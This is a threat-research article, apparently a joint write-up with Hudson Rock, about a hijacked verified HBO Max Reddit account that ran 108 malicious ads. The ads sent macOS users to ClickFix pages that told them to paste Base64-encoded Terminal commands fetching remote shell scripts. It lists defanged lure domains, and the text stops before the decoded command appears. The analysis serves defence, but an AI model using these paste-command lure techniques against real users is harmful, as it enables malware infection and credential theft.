In September 2026, a compromised official HBO Max Reddit account published 108 ads over 48 hours. The ads sent macOS users to fake software pages that copied attacker commands into Terminal. Hudson Rock’s infostealer research established the incident and its scale. In our joint research, we used the copied command as the starting point for an investigation into the machinery behind it.
Following that command exposed PasteSwitch, a cross-platform delivery operation spanning MacSync, AMOS, Amatera, fake wallet apps, and contract-controlled cryptocurrency clippers. The research moved from one advertising account into encrypted loaders, platform-aware routing, persistent macOS implants, in-memory Windows execution, deceptive TLS identity, infrastructure provisioning, and synchronized smart contracts.
Joint research with Hudson Rock
Additional thanks to Tuxxin from Whack.sh and Emiliano from The Matrix Project for their help researching the finer infrastructure details.
A verified Reddit account delivered 108 malicious ads
A Reddit user first reported an advertisement posted by the verified u/hbomax account. The ad promoted a native HBO Max application for macOS and sent visitors to hbomaxx[.]us, a page built to resemble official HBO Max branding.

The HBO Max lure at hbomaxx[.]us. Source: Hudson Rock investigation, September 2026.
The download button opened a ClickFix prompt that told the visitor to copy a command, open Terminal, paste the command, and run it. This transferred execution from the browser to a trusted system utility under the victim’s control.

The malicious advertisement as it appeared on Reddit. Source: Hudson Rock investigation, September 2026.
The HBO Max campaign covered 108 ads across five lure groups during the 48-hour window:
| Lure destination | Ads | Theme |
|---|---|---|
hbomaxx[.]app |
40 | HBO Max |
codex-craft[.]com |
36 | OpenAI Codex |
apple.clean-disk-guide[.]com |
15 | macOS disk utility |
code-desktop[.]com |
11 | Developer tools |
hbomax-macos[.]com |
6 | HBO Max |

The archived account activity used to count the 108 advertisements. Source: PullPush analysis supplied by Hudson Rock, September 2026.
The account gave the ads a trusted identity while the destination domains, copied commands, and payload infrastructure remained under attacker control. Reddit administrators later paused the ads and opened a security investigation.

A Reddit administrator confirmed that the advertising activity had been paused. Source: Hudson Rock investigation, September 2026.
By the time we reviewed the campaign, the HBO Max domains had stopped delivering the payload. The related alfredaps[.]com lure was still active for macOS visitors. It presented a fake Alfred installer and redirected a Windows sandbox to the legitimate Alfred website.

The active Alfred lure presented a copied Terminal command to a qualifying macOS visitor. Source: joint research, September 2026.
That live Alfred path supplied the initial command and payload needed to continue the technical investigation after the HBO Max delivery had ended.
The copied command opened the technical investigation
The preserved HBO material printed a legitimate-looking App Store address before its hidden execution path. The live Alfred page used the same copied-command model. Its Base64 content decoded to a remote shell-script request:
